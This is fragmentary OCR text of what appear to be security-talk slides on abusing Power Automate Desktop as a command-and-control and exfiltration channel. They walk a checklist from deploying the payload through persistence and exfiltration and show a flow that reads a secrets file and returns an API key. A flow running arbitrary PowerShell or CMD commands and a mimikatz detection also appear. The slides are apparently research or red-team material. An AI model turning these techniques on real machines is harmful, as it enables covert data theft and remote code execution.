
PS C:\Program Files (x86)\Power Automate Desktop>
```

powershell (running as ZN-WIN-URIELZ\PADUser)



```
PS C:\Program Files (x86)\Power Automate Desktop> echo "NTM8Q~OFTJu79QgrvmZk.2_shzgX2Wiyg
ation.Silent.exe -register -applicationid d1872c72-0ba3-43b4-9550-2915290d17d2 -clientsec
e-96c5-86bb77b4d9bf -force -environmentid 53e866a5-4934-edac-8062-7b7b2a19dd47
PS C:\Program Files (x86)\Power Automate Desktop>
```



PADUser
Local account



Trigger
from
cloud



Set up
connection

Distribute
payload

Cloud setup

Recap

- ☒ Deploy malware
- ☐ Defense evasion
- ☐ Persistence
- ☐ C&C
- ☐ Exfiltration
- ☐ Cleanup




Recap

- ☒ Deploy malware
- ☒ Defense evasion
- ☐ Persistence
- ☐ C&C
- ☐ Exfiltration
- ☐ Cleanup



How to avoid active machine users



Create a new local
user session

Leverage an existing
local user session

Recap

- ☒ Deploy malware
- ☒ Defense evasion
- ☒ Persistency
- ☐ C&C
- ☐ Exfiltration
- ☐ Cleanup



Let the fun begin.



Data
exfil
(start
simple)

File Edit Debug Tools View Help Exfil | Power Automate Pwntoso (default)

Actions

Search actions

- > Variables
- > Conditionals
- > Loops
- > Flow control
- > Run flow
- > System
- > Workstation
- > Scripting
- > File
- > Folder
- > Compression
- > UI automation
- > HTTP
- > Browser automation
- > Excel
- > Database
- > Email
- > Exchange
- > Outlook
- > Message boxes
- > Mouse and keyboard
- > Clipboard
- > Text
- > Data storage

Subflows Main

- 1 {x} Set variable
Assign to variable Success the value 'False'
- 2 If file exists
If file TargetFile exists
- 3 On block error FailedToReadFile
- 4 Read text from file
Read contents of file TargetFile and store it into FileContents
- 5 {x} Set variable
Assign to variable Success the value 'True'
- 6 End
- 7 End

Variables

Search variables

Input / output variables 3

- {x} FileContents
- {x} Success
- {x} TargetFile

Flow variables 0

No variables to display

Data exfiltrated as flow output

Status: Ready 0 Selected actions 7 Actions 1 Subflow Run delay 100 ms

63


Distribute payload, execute and collect output from cloud

Input


Output

← Data Exfiltration • Ran at 7/18/2022 12:55:38 PM [Resubmit](#) [Cancel](#) [Edit](#)

✓ Your flow ran successfully. ✕

 Manually trigger a flow 0s ✓

↓

 Run a flow built with Power Automate for desktop 23s ✓

INPUTS [Show raw inputs >](#)

Desktop flow
Exfil

Run Mode
attended

TargetFile
C:\Users\alexg\Downloads\secrets.txt

OUTPUTS [Show raw outputs >](#)

Success
True

FileContents
APIKEY=65995258-64b5-438a-8f06-eae686f92300

body

```
{  
  "Success": "True",  
  "FileContents": "APIKEY=65995258-64b5-438a-8f06-eae686f92300"  
}
```

Connection: alexg (win11ent) ✓

Distrib
paylo
execu
collec
from

What about OPSEC?

← Data Exfiltration • Ran at 7/18/2022 12:55:38 PM Resubmit Cancel Edit

✓ Your flow ran successfully. ✕

Manually trigger a flow 0s

↓



Show raw inputs >

Show raw outputs >


Connection: alexg (win11ent) ✓

Windows 11

User : NT Service\UIFlowService



outbound conn



Office cloud services

On-Prem : MS cloud



User : NT Service\UIFlowService

2.Payload

Power Automate

Machine Runtime

outbound conn




Azure Service Bus

Office cloud services

1.Instructions

3.Output

On-Prem : MS cloud



Recap

- ☒ Deploy malware
- ☒ Defense evasion
- ☒ Persistency
- ☒ C&C
- ☐ Exfiltration
- ☐ Cleanup



Recap

- ☒ Deploy malware
- ☒ Defense evasion
- ☒ Persistency
- ☒ C&C
- ☒ Exfiltration
- ☐ Cleanup



Code execution

CodeExec | Power Automate

File Edit Debug Tools View Help

Save Run Stop Run next action Recorder Search inside the flow

Actions

Search actions

- Scripting
 - Run DOS command
 - Run VBScript
 - Run JavaScript
 - Run PowerShell script
 - Run Python script
- File
- Folder
- Compression
- UI automation
- HTTP
- Browser automation
- Excel
- Database
- Email
- Exchange
- Outlook
- Message boxes
- Mouse and keyboard
- Clipboard
- Text
- Date time
- PDF
- CMD session
 - Open CMD session
 - Read from CMD session
 - Write to CMD session
 - Wait for text on CMD session
 - Close CMD session
- Terminal emulation
- OCR
- Cryptography
- Windows services

Subflows Main

21 {x} Set variable
Assign to variable ScriptError the value PythonScriptError

22 Case = 'powershell'

23 Run PowerShell script
Run PowerShell script and store its output into PowershellOutput and its error into PowershellScriptError

24 {x} Set variable
Assign to variable ScriptOutput the value PowershellOutput

25 {x} Set variable
Assign to variable ScriptError the value PowershellScriptError

26 Case = 'commandline'

27 Open CMD session
Start a new CMD session and store it into CmdSession

28 Write to CMD session
Execute the command Command and then send Enter at CMD session CmdSession

29 Read from CMD session
Read output from CMD session CmdSession and store standard output to CmdOutput and store standard error to CmdError

30 Close CMD session
Close the CMD session CmdSession

31 {x} Set variable
Assign to variable ScriptOutput the value CmdOutput

32 {x} Set variable
Assign to variable ScriptError the value CmdError

33 Default case

34 Stop flow with error message 'Unsupported command type'

35 End

Variables

Search variables

Input / output variables 4

- Command
- CommandType
- ScriptError
- ScriptOutput

Flow variables 11

- CmdError
- CmdOutput
- CmdSession
- JavascriptOutp...
- JavascriptScrip...
- PowershellOut...
- PowershellScri...
- PythonScriptEr...
- PythonScriptO...
- VBScriptError
- VBScriptOutput

Status: Ready 0 Selected actions 35 Actions 1 Subflow Run delay 100 ms

Code execution

File Edit Debug Tools View Help CodeExec | Power Automate Pwntoso (default)

Search inside the flow

Actions

Search actions

Scripting

- Run DOS command
- Run VBScript
- Run JavaScript
- Run PowerShell script
- Run Python script

File

Folder

Compression

UI automation

HTTP

Browser automation

Excel

Database

Email

Exchange

Outlook

Message boxes

Mouse and keyboard

Clipboard

Text

Date time

PDF

CMD session

- Open CMD session
- Read from CMD session
- Write to CMD session
- Wait for text on CMD session
- Close CMD session

Terminal emulation

OCR

Cryptography

Windows services

Subflows

Main

21 {x} Set variable
Assign to variable ScriptError the value PythonScriptError

22 Case = 'powershell'

23 Run PowerShell script
Run PowerShell script and store its output into PowershellOutput and its error into PowershellScriptError

24 {x} Set variable
Assign to variable ScriptOutput the value PowershellOutput

25 {x} Set variable
Assign to variable ScriptError the value PowershellScriptError

26 Case = 'commandline'

27 Open CMD session
Start a new CMD session and store it into CmdSession

28 Write to CMD session
Execute the command Command and then send Enter at CMD session CmdSession

29 Read from CMD session
Read output from CMD session CmdSession and store standard output to CmdOutput and store standard error to CmdError

30 Close CMD session
Close the CMD session CmdSession

31 {x} Set variable
Assign to variable ScriptOutput the value CmdOutput

32 {x} Set variable
Assign to variable ScriptError the value CmdError

33 Default case

34 Stop flow with error message 'Unsupported command type'

35 End

Variables

Search variables

Input / output variables 4

- Command
- CommandType
- ScriptError
- ScriptOutput

Flow variables 11

- CmdError
- CmdOutput
- CmdSession
- JavascriptOutp...
- JavascriptScri...
- PowershellOut...
- PowershellScri...
- PythonScriptEr...
- PythonScriptO...
- VBScriptError
- VBScriptOutput

Status: Ready 0 Selected actions 35 Actions 1 Subflow Run delay 100 ms

Oops

Windows Security

Windows Security

Threats found
Microsoft Defender Antivirus found threats. Get details.

Dismiss

Code execution

Windows Security 7/18/2022 10:08 AM

Threat blocked 7/18/2022 10:07 AM Severe

This threat or app has been allowed and will not be remediated in the future.

Detected: Trojan:MSIL/Cryptor
Status: Removed
A threat or app was removed from this device.

Date: 7/18/2022 10:07 AM
Details: This program is dangerous and executes commands from an attacker.

Affected items:

file: C:\Users\alexg\Downloads\mimikatz_trunk.zip

webfile: C:\Users\alexg\Downloads\mimikatz_trunk.zip|https://objects.githubusercontent.com/github-production-release-asset-2e65be/18496166/bfc2b8f2-26e7-4893-9a4e-4d26a676794b?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20220718%2Fus-east-1%2Ffs3%2Faws4_request&X-Amz-Date=20220718T100735Z&X-Amz-Expires=300&X-Amz-Signature=5558541b2e371ada133371d162e31f58ab5b959e1a1bfff68d76425b381c392d6&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=18496166&response-content-disposition=attachment%3B%20filename%3Dmimikatz_trunk.zip&response-

[Learn more](#)

Have a question?
[Get help](#)

Help improve Windows Security
[Give us feedback](#)

Change your privacy settings
View and change privacy settings for your device.
[Privacy settings](#)
[Privacy dashboard](#)

Oops


Windows Security

Windows Security


Threats found
Microsoft Defender Antivirus found threats. Get details.

[Dismiss](#)


Code execution – try again



Trusted




Untrusted



Code execution – try again

What can we do
with drag & drop
primitives only
(No-Code)?



No-Code primitives

Folder

- If folder exists
- Get files in folder
- Get subfolders in folder
- Create folder
- Delete folder
- Empty folder

Browser automation

- Web data extraction**
- Web form filling**
 - If web page contains
 - Wait for web page content
 - Launch new Internet Explorer
 - Launch new Firefox
 - Launch new Chrome
 - Launch new Microsoft Edge
 - Create new tab
 - Go to web page
 - Click link on web page
 - Click download link on web
 - Run JavaScript function on
 - Hover mouse over element
 - Close web browser

Active Directory

- Group**
- Object**
- User**
 - Connect to server
 - Close connection

Cryptography

- Encrypt text with AES
- Decrypt text with AES
- Encrypt from file with AES
- Decrypt to file with AES
- Hash text

HTTP

- Download from web
- Invoke SOAP web service
- Invoke web service

System

- If process
- Wait for process

Windows services

- If service
- Wait for service
- Start service
- Stop service
- Pause service
- Resume service

File

- If file exists
- Wait for file
- Copy file(s)
- Move file(s)
- Delete file(s)
- Rename file(s)
- Read text from file
- Write text to file
- Read from CSV file
- Write to CSV file
- Get file path part
- Get temporary file
- Convert file to Base64
- Convert Base64 to file

Workstation

- Print document
- Get default printer
- Set default printer
- Show desktop
- Lock workstation
- Play sound
- Empty recycle bin
- Take screenshot
- Control screen saver
- Get screen resolution
- Set screen resolution
- Log off user
- Shutdown computer

Mouse and keyboard

- Block Input
- Get mouse position
- Move mouse
- Move mouse to image
- Move mouse to text on screen (OCR)
- Send mouse click
- Send keys
- Press/release key
- Set key state
- Wait for mouse
- Get keyboard identifier
- Wait for shortcut key

Clipboard

- Get clipboard text
- Set clipboard text
- Clear clipboard contents

Not only on Microsoft platforms



Untitled (C

ActionsVariables

Library

- Calendar
- Contacts
- Developer
- Files & Folders
- Internet
- Mail
- Movies
- Music
- PDFs
- Photos
- Presentations
- Text
- Utilities
- Most Used
- Recently Added

Add Attachm

This action attaches files to a

Requires:

The Mail a
must be ar

Input:

(Files/Fold
passed in t

Result:

Mail messa

Version:

1.1.1

Copyright:

Copyright
reserved.

Untitled (C

ActionsVariables

Library

- Calendar
- Contacts
- Developer
- Files & Folders
- Internet
- Mail
- Movies
- Music
- PDFs
- Photos
- Presentations
- Text
- Utilities
- Most Used
- Recently Added

Copy to Clipb

This action copies the given i

Input:

(Rich Text
action.

Result:

Rich Text

Version:

1.2.1

Copyright:

Copyright
reserved.

Untitled (C

ActionsVariables

Library

- Calendar
- Contacts
- Developer
- Files & Folders
- Internet
- Mail
- Movies
- Music
- PDFs
- Photos
- Presentations
- Text
- Utilities
- Most Used
- Recently Added

Export vCard

This action takes people from

Input:

Contacts p

Result:

(Files/Fold
vCard form

Related Actions:

Get Specif

Version:

1.0.2

Website:

<http://www>

Copyright:

Copyright
reserved.

Untitled (C

ActionsVariables

Library

- Calendar
- Contacts
- Developer
- Files & Folders
- Internet
- Mail
- Movies
- Music
- PDFs
- Photos
- Presentations
- Text
- Utilities
- Most Used
- Recently Added

Get Current V

This action gets the URL of th

Requires:

A webpage

Result:

URLs

Related Actions:

Get Image

Version:

1.1.1

Copyright:

Copyright
reserved.

Untitled (C

ActionsVariables

Library

- Calendar
- Contacts
- Developer
- Files & Folders
- Internet
- Mail
- Movies
- Music
- PDFs
- Photos
- Presentations
- Text
- Utilities
- Most Used
- Recently Added

Get Text from

This action extracts the text f

Input:

URLs

Result:

Rich Text

Version:

2.0

Copyright:

Copyright
reserved.

Untitled

ActionsVariables

Library

- Calendar
- Contacts
- Developer
- Files & Folders
- Internet
- Mail
- Movies
- Music
- PDFs
- Photos
- Presentations
- Text
- Utilities
- Most Used
- Recently Added

New TextE

This action creates a new t

Input:

Rich Tex

Result:

TextEdit

Version:

1.2.1

Copyright:

Copyrig
reserved

Untitled

ActionsVariables

Library

- Calendar
- Contacts
- Developer
- Files & Folders
- Internet
- Mail
- Movies
- Music
- PDFs
- Photos
- Presentations
- Text
- Utilities
- Most Used
- Recently Added

Save Image

This action saves images t

Input:

Web Co

Result:

image

Related Actions:

Get Co

Version:

1.0.1

Copyright:

Copyrig
reserve

Untitled (Quick Action)

ActionsVariables

Library

- Calendar
- Contacts
- Developer
- Files & Folders
- Internet
- Mail
- Movies
- Music
- PDFs
- Photos
- Presentations
- Text
- Utilities
- Most Used
- Recently Added

Start Music Visuals

This action turns on visual effects in Music visualizer.

Input:

Anything

Result:

Anything

Version:

1.1.1

Copyright:

Copyright © 2004–2012 Apple Inc. All rights
reserved.

Set Value of Variable

Show Location in Maps

